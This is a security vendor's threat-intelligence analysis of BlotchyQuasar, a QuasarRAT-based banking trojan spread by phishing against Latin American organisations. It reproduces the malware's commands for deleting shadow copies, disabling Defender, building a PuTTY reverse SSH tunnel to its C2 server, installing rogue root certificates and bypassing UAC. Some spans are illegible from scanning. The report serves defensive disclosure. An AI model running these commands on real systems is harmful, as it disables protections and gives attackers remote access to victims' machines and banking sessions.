SecurityIntelligence

BlotchyQuasar: X-Force Hive0129 targeting financial institutions in LATAM with a custom banking trojan

Light Dark

July 14, 2023

By Melissa Frydrych, Golo Mühr

16 min read

Threat Intelligence

Banking & Finance

Intelligence & Analytics

Security Services

X-Force

POPULAR

ARTIFICIAL INTELLIGENCE | October 23, 2024

AI hallucinations can pose a risk to your cybersecurity

4 min read - In early 2023, Google's Bard made headlines for a pretty big mistake, which we now call an AI hallucination. During a...

DATA PROTECTION | October 24, 2024

3 proven use cases for AI in preventative cybersecurity

3 min read - IBM's Cost of a Data Breach Report 2024 highlights a ground-breaking finding: The application of AI-powered...

earlier variant of this modified QuasarRAT by likely Spanish-speaking actors.

BlotchyQuasar, which X-Force describes as a banking trojan due to it containing a hardcoded list of banking applications, was developed on top of the QuasarRAT codebase, and is under active development and supports a wide range of different custom commands. Some of the most interesting features include the installation of root certificates and proxy auto-config URLs, which may be used in conjunction with Google Chrome Kiosk mode to impersonate financial institutions.

BlotchyQuasar has various commands to install specific third-party tools such as PuTTY, RDP, Chrome/Opera Portable, AnyDesk, TightVNC, hidden-VNC, NGINX server, Node.js server, Remote Utilities, WinPwnage, and credential stealers. The third-party tools are common post-exploitation tools used to enable human-operated attacks, along with enabling remote desktop protocols (RDP), and Server Message Block (SMB) tunneling.

Hive0129

Hive0129, tracked by X-Force since 2019, likely originates from South America with operations focused on targeting government and private entities, likely for financial data, business intelligence, and intellectual property information across Colombia, Ecuador, Chile, and Spain. Phishing emails are used to deliver commodity remote access trojans (RATs), such as Proyecto RAT, BitRAT, QuasarRAT, and most recently BlotchyQuasar. Phishing emails are designed to appear to be from Latin American government agencies and contain malicious attachments or links.

Analysis

Delivery

X-Force detected an email phishing campaign from late April to late May 2023 impersonating government agencies in Latin America that are well written and claim to inform the recipient on their tax status (see screenshots below). The recipients are instructed to click on a link within the email, which directs them to the document described. The URL, which is contained within the email as well as an attached PDF, has been geofenced using links generated with the Geo Targetly service.

If the URL https[:]//gtly[.]to/gy3ga460X is requested from an IP address within a specific Latin American country, an LZIP compressed and encrypted archive is downloaded (.LHA file). If not, the URL redirects the user to an official government website and subsequently stops the infection process.

The archive file can be decrypted via the password contained within the email and the PDF, which reveals a .NET executable, which in this case is identified as a RoboSki loader.

RoboSki is just one of the many different commodity .NET loaders and their variants, which have been found in infection-chains leading to the BlotchyQuasar RAT. However, these loaders are not just used by Hive0129, but are also common among low-profile threat actors deploying various kinds of RATs and stealers such as AgentTesla, FormBook or Lokibot, via phishing emails. Since attribution cannot be assessed based on open-source and commodity loaders alone, if the infection chain leads to the final payload BlotchyQuasar, it is more than likely associated with a Hive0129 campaign.

BlotchyQuasar — Hive0129's banking trojan

Although simple detection engines will easily identify the final payload as the well-known QuasarRAT, it has actually been heavily modified to support a wide range of additional features and commands, effectively making it a banking trojan. Comparing the [illegible] PDB (Program Database) files, automatically created during compilation, shows that the modification of the QuasarRAT source code has been an ongoing project since at

variants. Internally, the developers refer to the banking trojan project as NUCLEAR RAT.

The latest variant, observed in the campaign detailed above is "Version 5 – 9058," where 9058 resembles the port used for C2 communication.

Initialization

For the files in this campaign, upon execution, BlotchyQuasar begins by resolving its main C2 server, and decrypts a hardcoded base64 string to reveal a Pastebin URL. After downloading the text from Pastebin, it parses and decrypts it to retrieve the final C2 server:

```
ecuadorlab[.]work.gd:9058
```

Click and scroll to view full table

The RAT also sets the client name to "NEW – <current_date_and_time>", which will show up on the QuasarRAT C2 panel. To make sure it is only running as a single instance, a hardcoded mutex is created:

```
44474877AKs8XXT4SylAo2kAlUS2kYkala!
```

Click and scroll to view full table

Next, the trojan attempts to determine the victim's geolocation, by sending an HTTP request to:

```
http://ip-api[.]com/json/
```

Click and scroll to view full table

If this is unsuccessful, it will fallback to:

```
http://freegeoip[.]net/xml/
```

Click and scroll to view full table

If that fails to retrieve an IP as well, it will try to retrieve the public IP address through:

```
http://api.ipify[.]org/
```

Click and scroll to view full table

Lastly, before installation, it will delete the Zone Identifier ADS (mark-of-the-web) from its original executable and set a list of internal configuration variables, including the install path and AES decryption keys for secure C2 communication.

Persistence and evasion

BlotchyQuasar creates a new scheduled task running every 3 minutes with the following command line:

Click and scroll to view full table

Additionally, in order to persist after reboot, the RAT's current path is added to a registry key under:

If the instance is running with elevated privileges, BlotchyQuasar also deletes volume shadow copies from the system:

```
vssadmin delete shadows /all /quiet
```


and will instead store the scheduled task in a hardcoded system folder and use the following registry keys:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
<hardcoded_startup_name>
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\
<hardcoded_startup_name>
```


Depending on privilege and the configuration parameter “UNINSUADEFEN,” a list of anti-virus features are disabled on the system. These are done in multiple batches, some of which contain redundant modifications.

First batch:

Registry key (HKLM hive)
SOFTWARE\Microsoft\Windows Defender\Features\TamperProtection
SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware
SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring
SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring
SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection
SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable
SOFTWARE\Microsoft\Security Center\UACDisableNotify
SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptB
SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\PromptOnSecure
SOFTWARE\Microsoft\Windows Defender\DisableAntiSpyware

Via PowerShell:

```
powershell Get-MpPreference -verbose
```


Depending on the output (if the AV options are enabled), the following commands are run:

```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableBlockAtFirstSeen $true
Set-MpPreference -DisableAntiSpyware $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisablePrivacyMode $true
Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
```

```
    Set-MpPreference -SubmitSamplesConsent 2
    Set-MpPreference -HighThreatDefaultAction 6 -Force
    Set-MpPreference -ModerateThreatDefaultAction 6
    Set-MpPreference -LowThreatDefaultAction 6
    Set-MpPreference -SevereThreatDefaultAction 6
    Set-MpPreference -ExclusionProcess <hardcoded_install_name>
    Set-MpPreference -ExclusionPath -ExclusionPath $ENV:APPDATA
```

Second batch:

Registry key
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\DisableAr
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\DisableRo
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows Defender\ServiceKe
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Service
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\S
HKEY_LOCAL_MACHINE\System\ControlSet001\Services\WinDefend\Start
HKEY_LOCAL_MACHINE\System\ControlSet002\Services\WinDefend\Start
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinDefend\Start
HKEY_LOCAL_MACHINE\System\ControlSet001\Services\WdBoot\Start
HKEY_LOCAL_MACHINE\System\ControlSet002\Services\WdBoot\Start
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WdBoot\Start
HKEY_LOCAL_MACHINE\System\ControlSet001\Services\WdFilter\Start
HKEY_LOCAL_MACHINE\System\ControlSet002\Services\WdFilter\Start
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WdFilter\Start
HKEY_LOCAL_MACHINE\System\ControlSet001\Services\WdNisDrv\Start
HKEY_LOCAL_MACHINE\System\ControlSet002\Services\WdNisDrv\Start
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WdNisDrv\Start
HKEY_LOCAL_MACHINE\System\ControlSet001\Services\WdNisSvc\Start
HKEY_LOCAL_MACHINE\System\ControlSet002\Services\WdNisSvc\Start
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WdNisSvc\Start
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows Defender\Signature
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Signatu
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows Defender\Signature
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Signatu
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Tir
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\SecurityHealthService
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SecurityHealthService
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\WdNisSvc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdNisSvc
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\WinDefend
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinDefend

Click and scroll to view full table

Command and control

Before connecting to its C2 server, BlotchyQuasar will verify the successful installation and initialize the QuasarRAT keylogger if specified in the configuration. The RAT has the ability to establish a persistent session with its C2 server. Its commands include countless built-in commands, but since the code is open-source, this analysis will

Bank app reconnaissance

BlotchyQuasar's most important feature is the detection of specific online banking applications and reporting those to the C2 server. It does not wait for C2 commands but starts directly after initialization and runs in 5-second intervals. The trojan begins by grabbing the title of whichever window is currently in the foreground. This string is then compared against a series of hardcoded titles of common banking applications used in Latin America and added to the victim information shown on the C2 panel. Since it uses the title of the window, both browser windows with banking websites as well as specific desktop applications may be targeted.

Among the list are some of the most popular banks in Latin America, specifically Colombia, Ecuador, and Bolivia. The titles also show the trojan targeting both personal and enterprise applications used for financial transactions.

C2 commands

An overview of the full list of custom C2 commands can be found in the table below, with the detailed analysis reported further down.

C2 command name	C2 command arguments	Client behavior	File system artifacts
Backdo	C2_hostname, URL_exe, URL_ppk	Downloads two files and likely creates a reverse SSH tunnel listening at 10:10 and 15:10	C:\Windows\System3 C:\Windows\System3
BackDoUni		Uninstalls the backdoor	
LogonW7	URL_dll	Downloads and runs a file **FLogonW7.dll**, likely a fake login page to steal user credentials	<RAT_StartupPath>\FL %LOCALAPPDATA%\M
InstallRPD	URL_exe, argument	Likely installs RDP tool and runs the provided command	<RAT_StartupPath>\RI
UpdateRPD	URL_txt	Updates RDP version	<RAT_StartupPath>\U C:\Program Files\RDP
AP	URL_cer, chrome_arg, action	Adds an external root certificate to the enterprise store and replaces Google Chrome shortcuts with Google Chrome Portable	<RAT_StartupPath>\Fo %USERPROFILE%\Desk Explorer\Quick Launch %APPDATA%\Microso %APPDATA%\Microso Pinned\ImplicitAppSh C:\ProgramData\Micro %APPDATA%\Microso Pinned\StartMenu\Go C:\Users\Public\Deskt
BS	action	Calls *SwitchDesktop()* API with a new desktop handle. Returns message: "Blank screen	

view full table

DesactivarProyecto		Deletes the proxy auto-config URL from the registry.	
AnyD	URL_exe	Likely installs the AnyDesk remote desktop application.	%APPDATA%\Microso C:\Windows\System3 C:\Windows\System3 C:\Windows\System3
system		Moves itself to the System file directory and create a new scheduled task running with SYSTEM privileges.	C.\Windows\System3
dllR	URL_txt	Downloads a .NET payload as Base64, which is stored in the registry. The payload is then reflectively injected using PowerShell. A scheduled task called "MicrosoftUpdate" executes the payload on every logon event.	<RAT_StartupPath>\Re
Logon	Name, URL_dll	Runs a .NET DLL (either already stored in registry, or else ad-hoc downloaded). Likely an improved version of the **"LogonW7"** command	<RAT_StartupPath>\<N %LOCALAPPDATA%\M
Pytho	URL_exe	Likely installs Python at C:\py	%TMP%\py.exe C:\py

Command: "Backdo" (C2_hostname, URL_exe, URL_ppk):

Firstly, two files are downloaded to

- C:\Windows\System32\svchosts.exe
- C:\Windows\System32\t1.ppk

Next, two scheduled tasks are created via the following commands:

```
schtasks /create /RU SYSTEM /tn \Microsoft\Windows\Dev64\Files\
<hardcoded_startup_name> /SC DAILY /RI 5 /ST 10:10 /DU 00:10 /K /RL
HIGHEST /TR "svchosts.exe t1@<C2_hostname> -P 443 -i t1.ppk -
hostkey 5e:78:65:69:f9:9b:b0:a3:27:20:1a:76:d4:1c:f9:fa -2 -4 -T -C
-R 33445:127.0.0.1:445 -R 33889:127.0.0.1:3389 -N -batch" /f
schtasks /create /RU SYSTEM /tn
\Microsoft\Windows\TDevc                    <hardcoded_startup_name> /SC
DAILY /RI 5 /ST 15:10 /DU 00:10 /K /RL HIGHEST /TR "svchosts.exe
t1@<C2_hostname> -P 443 -i t1.ppk -hostkey
5e:78:65:69:f9:9b:b0:a3:27:20:1a:76:d4:1c:f9:fa -2 -4 -T -C -R
33445:127.0.0.1:445 -R 33889:127.0.0.1:3389 -N -batch" /f
```

Click and scroll to view full table

Judging by the command options, the downloaded executable is likely a copy of the Windows PuTTY client, and **t1.ppk** a private key file to establish a trusted connection. In that case, the command creates two scheduled tasks to run daily at 10:10 and 15:10, every 5 minutes for a total of 10 minutes. Each task runs the same PuTTY command, using the downloaded private key, specifying the hostkey (and other options such as enabling compression, using SSH version 2 and IPv4) to finally open a reverse SSH tunnel, by forwarding ports 33445 and 33889 (SMB and RDP). Opening a tunnel allows the attacker to access the host directly via RDP and SMB, by tunneling those protocols through

If successful, the command returns the message: “BackDoor installed successfully, listening time 10:10 and 15:10.”

Command: “BackdoUni” ():

This command simply uninstalls the SSH backdoor by deleting the scheduled tasks.

Command: “LogonW7” (URL_dll):

A file is downloaded from the URL to

- <RAT_StartupPath>\FLogonW7.dll

The payload is a .NET DLL, and its function **FLogonW7.Logon.Main()** is run. After execution, the trojan will read a new file at **%LOCALAPPDATA%\Microsoft\user.db** and parse out strings from lines containing the string “Correct”. Finally, the result is relayed back to the C2 server and written to the registry at:

Click and scroll to
`HKCU\Software\Microsoft\Windows\CurrentVersion\Themes\KEY`
view full table

The downloaded DLL is likely a fake login screen, prompting the user for credentials.

Command: “InstallRPD” (URL_exe, argument):

A file is downloaded from the URL to

- <RAT_StartupPath>\RDP.exe

Next, RDP.exe is executed with the supplied argument. Depending on the success of the command, either “True” or “False” is written to the registry at:

Click and scroll to
`HKCU\Software\Microsoft\Windows\CurrentVersion\Themes\RDP`
view full table

The trojan is also capable of detecting unsupported versions, which it will send back to its C2 server. Example: “RDP function fully installed, but not supported with version: <RDP_version>, Update the .ini file”.

Command: “UpdateRPD” (URL_txt):

A file is downloaded from the URL to

- <RAT_StartupPath>\Update.txt

If RDP is already installed, it will copy the downloaded file to C:\Program Files\Windows Photo Viewer\ini\rdp.ini. Finally, the RDP executable is ran with the -r option. On success, the following message is sent: “RDP Update .ini function sent

Command: "AP" (URL_cer, chrome_arg, action):

For action: "Activated AHEP":

The command first verifies that the path

```
%APPDATA%\Chrome\chrome.exe
```

Click and scroll to view full table

exits. If not it will return the message: "To execute this function you must first install Chrome Portable"

A file is downloaded from the URL to

- <RAT_StartupPath>\Fot.cer

It runs the command

```
certutil -f -v -addstore "Enterprise Root"
"<RAT_StartupPath>\Fot.cer"
```

Click and scroll to view full table

which will add the file as a root certificate to the enterprise store.

Next, the destination file of the following shortcuts is replaced with **%APPDATA%\Chrome\chrome.exe** (Portable Chrome)

```
%USERPROFILE%\Desktop\Google Chrome.lnk
%APPDATA%\Microsoft\Internet Explorer\Quick Launch\User
Pinned\TaskBar\Google Chrome.lnk
%APPDATA%\Microsoft\Internet Explorer\Quick Launch\Google
Chrome.lnk
%APPDATA%\Microsoft\Internet Explorer\Quick Launch\User
Pinned\ImplicitAppShortcuts\[illegible]Chrome.lnk
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Google
Chrome.lnk
%APPDATA%\Microsoft\Internet Explorer\Quick Launch\User
Pinned\StartMenu\Google Chrome.lnk (If Windows 7 or Windows 8)
```

Click and scroll to view full table

and it will also delete the shortcut at

```
C:\Users\Public\Desktop\Google Chrome.lnk
```

Click and scroll to view full table

Upon success, it returns the message "Fake Created".

For action: "Desactivated":

All shortcuts are reset to their original destination at one of

```
%PROGRAMFILES%\Google\Chrome\Application\chrome.exe
%PROGRAMFILES(x86)%\Google\Chrome\Application\chrome.exe
```

Click and scroll to view full table

The message returned is "Normal Created".

"BS" (action):

If the action is "Start", the command will call the SwitchDesktop() API with the new desktop handle and returns the [illegible] screen. If the action is anything else, it switches back to the old desktop handle.

Starts by setting two registry keys used to configure proxy auto-config:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\AutoDetect = 0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\AutoConfigURL = <URL_PAC>
```

Click and scroll to view full table

Proxy auto-config is a feature to specify which proxy to use for a specific URL. In this case, the URL may reference a remote proxy auto-config file (.pac), which could specify an attacker server to be used as a proxy when connecting to a banking website. However, in order for the browser to trust the malicious server, the attacker needs to install a matching root certificate on the victim's machine. This is accomplished in the next step.

A file is downloaded from the URL to

- <RAT_StartupPath>\Fot.cer

It runs the command

```
certutil -f -v -addstore "AuthRoot"
"<RAT_StartupPath>\Fot.cer"
```

Click and scroll to view full table

which will add the file as a root certificate to the enterprise store.

The following command is run for less than a second before killing all processes containing "iexplore"(Windows 7/8) or "msedge":

```
C:\Program Files\Internet Explorer\iexplore.exe www.google.com
```

Click and scroll to view full table

Finally, the command returns "Project Activated successfully URL = <URL_PAC>"

Command: "DesactivarProyecto" ():

The registry value is deleted via

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\AutoConfigURL = ""
```

Click and scroll to view full table

Again, Internet Explorer is launched for a split second. Lastly, the DNS cache is flushed as well with the command:

```
ipconfig /flushdns
```

Click and scroll to view full table

The return message is: "Project Desactivated successfully URL <URL_PAC>".

Command: "AnyD" (URL_PAC):

Downloaded from <URL_PAC>

- %APPDATA%\Microsoft\SystemCertificates\AnyDesk.exe

```
schtasks /create /RU SYSTEM /tn
\Microsoft\Windows\Sic[illegible]Sys" /SC DAILY /RI 10 /ST
09:10 /DU 00:20 /K /RL HIGHEST /TR
"%APPDATA%\Microsoft\SystemCertificates\AnyDesk.exe" /f
```


The task is set to run daily at 09:10, every 10 minutes for a duration of 20 minutes.

After starting the task manually, a number of config files are modified: (note paths are different for x86)

C:\Windows\System32\config\systemprofile\AppData\Roami

```
ad.anynet.pwd_hash=ce[illegible]1d28932528ec2ddb20282d6b90
ad.anynet.pwd_salt=619799b94de1c347bd508b98cd502800
```


C:\Windows\System32\config\systemprofile\AppData\Roami

```
ad.security.hear_audio=false
ad.security.control_input=false
ad.security.uaccess.hear_audio=false
ad.security.uaccess.control_input=false
```


C:\Windows\System32\config\systemprofile\AppData\Roami

```
ad.ui.alias_or_id=true
ad.privacy.image.show=0
ad.privacy.chat.path_cfg=0
ad.audio.playback_device={0.0.0.00000000}.{c5c59b2b-65eb-4a4b-b451-
f73197d47034}
ad.audio.transmit_mode=0
ad.audio.playback_mode=0
ad.audio.transmit_source={0.0.0.00000000}.{c5c59b2b-65eb-4a4b-b451-
f73197d47034}
ad.recording.incoming=false
ad.recording.outgoing=false
ad.print.mode=0
```


Finally, the AnyDesk ID is parsed from the config and written to the registry key:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Themes\AID
```


Command: "system" ():

The original trojan executable is copied to a new folder in the **C:\System32** directory. The new install directory is a hardcoded string in the config and differs between samples.

Lastly, a new scheduled task is created, running the copied executable with SYSTEM privileges every minute. Return message is: "Run as System Successfully."

Command: "dllR" (URL_txt):

A file is downloaded from the URL to [illegible]StartupPath[illegible]\R.txt

[illegible]nts of the [illegible]egistry at

A PowerShell command Base64-decodes the payload and reflectively injects the .NET assembly:

```
[System.Reflection.Assembly]::Load([System.Convert]::FromBase64Strin
ItemProperty
HKCU:\Software\Microsoft\Windows\CurrentVersion\Themes\KEY).Data)).EntryPoint.Invoke($N
```


Finally, a scheduled task is created to execute the PowerShell command upon user logon and the original text file gets deleted.

Command: "Logon" (Name, URL_dll):

If a registry key exists at

```
HKCU\Software\Microsoft\MozillaPlugins\<Name>
```


the payload is pulled from the registry and the .NET DLL's function <Name>.Logon.Main is called.

If the registry key does not exist, the payload is first downloaded from the URL to

- <RAT_StartupPath>\<Name>.dll

before it is written to the registry and executed.

After execution, the trojan will again read a new file at **%LOCALAPPDATA%\Microsoft\user.db** and parse out strings from lines containing the string "Correct". Finally, the result is relayed back to the C2 server and written to the registry at:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Themes\KEY
```


This command is likely an improved version of the "**LogonW7**" command.

Command: "Pytho" (URL_exe):

A file is downloaded from the URL to

- %TMP%\py.exe

A new directory is created at

- C:\py

and py.exe is executed.

Next, C:\py is added to the Path environment variable.

Lastly, the following registry keys are set:

```
Settings\Software\Microsoft\Windows\Shell\MuiCache\"C:\py\python.exe
Python
HKCU\Software\Classes\Local
Settings\Software\Microsoft\Windows\Shell\MuiCache\"C:\py\python.exe
= Python Software Foundation
```


The return message is: “Python was installed successfully”

Command: “HtmlVN_C” (URL_install, URL_kiosk, action):

For action: “Installvn”:

A file is downloaded from the installation URL to

- <RAT_StartupPath>\htmlvn_c.exe

and executed. It is likely an installer for the **TightVNC** software.

The following commands change the client’s firewall to allow connections on ports 8080, 5900 and 80 and enable the installed TightVNC application to connect.

```
netsh advfirewall firewall add rule name=node dir=in action=allow
protocol=tcp localport=8080
netsh advfirewall firewall add rule name=node dir=in action=allow
protocol=tcp localport=5900
netsh advfirewall firewall add rule name=node dir=in action=allow
protocol=tcp localport=80
netsh advfirewall firewall add rule name=vpn dir=in action=allow
program=%APPDATA%\DobleV\TSPortable\tightvnc-64bit\tvnserver.exe
enable=yes
```


The last command applies a registry file, which is part of the TightVNC installation:

```
regedit /s %APPDTA%\DobleV\TSPortable\tightvnc-64bit\TSPortable.reg
```


Finally, it returns the message: “*Now Run TvnServer in the double…”.

For action: “StartVN”:

First, the command confirms that Chrome Portable and TightVNC are installed at:

- %APPDATA%\Chrome\chrome.exe
- %APPDATA%\DobleV\TSPortable\tightvnc-64bit\tvnserver.exe

It will then start **tvnserver.exe**.

Lastly, a temporary batch file is written and executed:

```
ping -n 10 localhost > nul
CD %APPDATA%\DobleV\nginx
start nginx.exe
CD %APPDATA%\DobleV\node
start node.exe config.js
start Chrome.exe -app=<URL_kiosko> -kiosk
del /a /q /f "<temp_batch_file>"
```

Click and scroll to view full table

The script is designed to start a local Node.js server and a local NGINX server, which are both within the "DobleV" directory. After both servers are up, Google Chrome is started in kiosk mode with the attacker-specified kiosk-URL. This mode is often used in point-of-sale systems and locks the user into a specific full-screen browser window, without allowing access to any other windows.

For action: "StopVN":

All processes with the following names are killed:

- chrome
- nginx
- node

Command: "scanner" ():

First, the trojan checks if a file exists at

- C:\py\python.exe

Next, it runs three commands:

```
C:\py\python.exe C:\py\main.py -s scan
C:\py\python.exe C:\py\main.py -s persist
C:\py\python.exe C:\py\main.py -s elevate
```

Click and scroll to view full table

The file main.py is likely a version of the open-source **WinPwnage** project on GitHub: https://github.com/rootm0s/WinPwnage

It is a script attempting various techniques for UAC bypass, persistence and privilege escalation.

Command: "ChromeP" (URL_exe, URL_cer):

A file is downloaded from the URL to

- <RAT_StartupPath>\Chrome.exe

and executed (likely a Chrome Portable installer).

The second file is downloaded from the URL to

- <RAT_StartupPath>\Fot.cer

It runs the command:

which will add the file as a root certificate to the enterprise store.

The Chrome installer is deleted from <RAT_StartupPath>\Chrome.exe and existing Chrome user data is copied to the Portable Chrome directory:

```
%LOCALAPPDATA%\Google\Chrome\User Data\Default ->
%APPDATA%\Chrome\Data\profile\Default
```

Click and scroll to view full table

Return message is: “Chrome Portable was installed successfully.”

Command: “OperaP” (URL_exe, URL_cer):

This command does essentially the same as the **ChromeP** command for the Opera browser.

Downloaded file path is:

- <RAT_StartupPath>\Opera.exe

The user data is copied over as well:

```
%APPDATA%\Opera Software\Opera Stable ->
%APPDATA%\Opera\App\Opera\profile\data
```

Click and scroll to view full table

Return message is: “Opera Portable was installed successfully.”

Command: “Usoris” (URL_exe):

A file is downloaded from the URL to

- %APPDATA%\Usoris\Usoris.exe

and executed (likely an installer for the software **Remote Utilities**).

A new scheduled task is created to execute the Remote Utilities server executable every 3 minutes.

```
schtasks /create /RU SYSTEM /tn
\Microsoft\Windows\Show\Providers\Files\WerSvct /SC MINUTE /MO 3
/RL HIGHEST /tr "%APPDATA%\Usoris\WerSvct.exe" /f
```

Click and scroll to view full table

Next, a registry file %APPDATA%\Usoris\w10.reg (or w7.reg if Windows 7/8) is applied.

The Remote Utilities user id is parsed from the logs at %APPDATA%\Remote Utilities\Agent\Usoris\rut_log_<date>.html and written to the registry key:

Click and scroll to view full table

The command’s return message is “Remote utilities host was installed successfully with ID: <UID>”

First, the command checks if the malware is not already running with Administrator privileges and that it is running on Windows 10.

After closing its mutex, it will attempt a UAC bypass using the Windows binary **computerdefaults.exe**.

To achieve this, the following registry keys are set:

```
HKCU\Software\Classes\ms-settings\shell\open\command\<default_key>
= <trojan_current_path>
HKCU\Software\Classes\ms-
settings\shell\open\command\DelegateExecute = 0
```

Click and scroll to view full table

Finally, it runs the following command in order to create a new instance of itself running with elevated privileges:

```
cmd.exe /c start computerdefaults.exe
```

Click and scroll to view full table

Command: "Hvn_c" (URL_exe, argument):

A file is downloaded from the URL to

- <RAT_StartupPath>\NServises.exe

and executed with the provided argument. The payload is likely a hVNC tool (hidden-VNC). Hidden-VNC tools may be used to directly control a remote computer in a hands-on manner, but without the victim in front of the machine noticing. It accomplishes this by creating a hidden Desktop, which is used by the attacker to control windows. This technique is popular among banking trojans, in order to make a transaction seem more legitimate since it is sent directly from the victim's physical device and browser.

The return message states: "HVNC Connected".

Command: "CerrarProceso" (Name):

Kills all processes with the specified name.

Command: "metodo" (ID):

First it checks if a file exists at

- C:\py\python.exe

Then, the currently running executable is copied into the **C:\py** directory. The mutex is closed and the following command run:

```
C:\py\python.exe C:\py\<current_exe_name> <argument> C:\py\
<current_exe_name>
```

Click and scroll to view full table

This command is part of Windowpage and attempts to elevate the privileges of the running [illegible]

Command: "DisaDef" ():


and registry alterations.

Command: "Rename" (Name):

Changes the client name e.g. how the victim is displayed on the C2 panel.

Encryption

The encryption used to hide the pastebin address and the final C2 server is a simple implementation, which can be found in various projects online.



It uses the MD5 hash of the string "qualityinfosolutions" as a key for the TripleDES encryption algorithm.

Version updates

According to X-Force comparisons of recent versions, the banking trojan project is under active development and has been for more than two years. The most recent addition (in Version 5 – 9058) is the Google Chrome Kiosk mode feature (**HtmlVN_C** command), which was likely developed in early 2023. The custom UAC Bypass command (**BY_UA_C**) was introduced in Version 4. The oldest versions dating back to 2020 had further custom UAC Bypass methods such as Silentcleanup and CMSTP-based, however, they were replaced with the integration of the **WinPwnage** Python tool.

Overlap with ProyectoRAT

During analysis, X-Force found several similarities with a malware called "ProyectoRAT" reported in 2019, targeting users in Latin America via similar phishing emails as Migracion Colombia. Just like BlotchyQuasar, ProyectoRAT was a modification of a different RAT called XpertRAT. It also had a [illegible] similar to BlotchyQuasar's "CaptionView", which [illegible] window [illegible] list of hardcoded strings [illegible] Although [illegible] obfuscated, a [illegible] banks are used by BlotchyQuasar as well. Lastly, the parsing of the C2 server also bears some similarity, since both extract strings between the '¡'

possibility of them sharing the same developer.

Hive0129 and BlotchyQuasar: Notable impacts to Latin America

In comparison to the large threat landscape of banking trojans impacting the LATAM region, BlotchyQuasar clearly stands out. Most banking trojans such as Ousaban or Grandoreiro are developed in Delphi, whereas .NET is used far less. However, many of BlotchyQuasar's sophisticated capabilities are shared with other banking trojans, such as the installation of root certificates, the use of proxy auto-config as well as a facilitation for hidden-VNC tools. It is also less likely to be detected as a banking trojan, due to its use of commodity loaders and the well-known QuasarRAT code-base, which acts as a smokescreen. Nevertheless, BlotchyQuasar boasts all features of a classic banking trojan with the ability to detect, manipulate and impersonate targeted banking applications for financial gain.

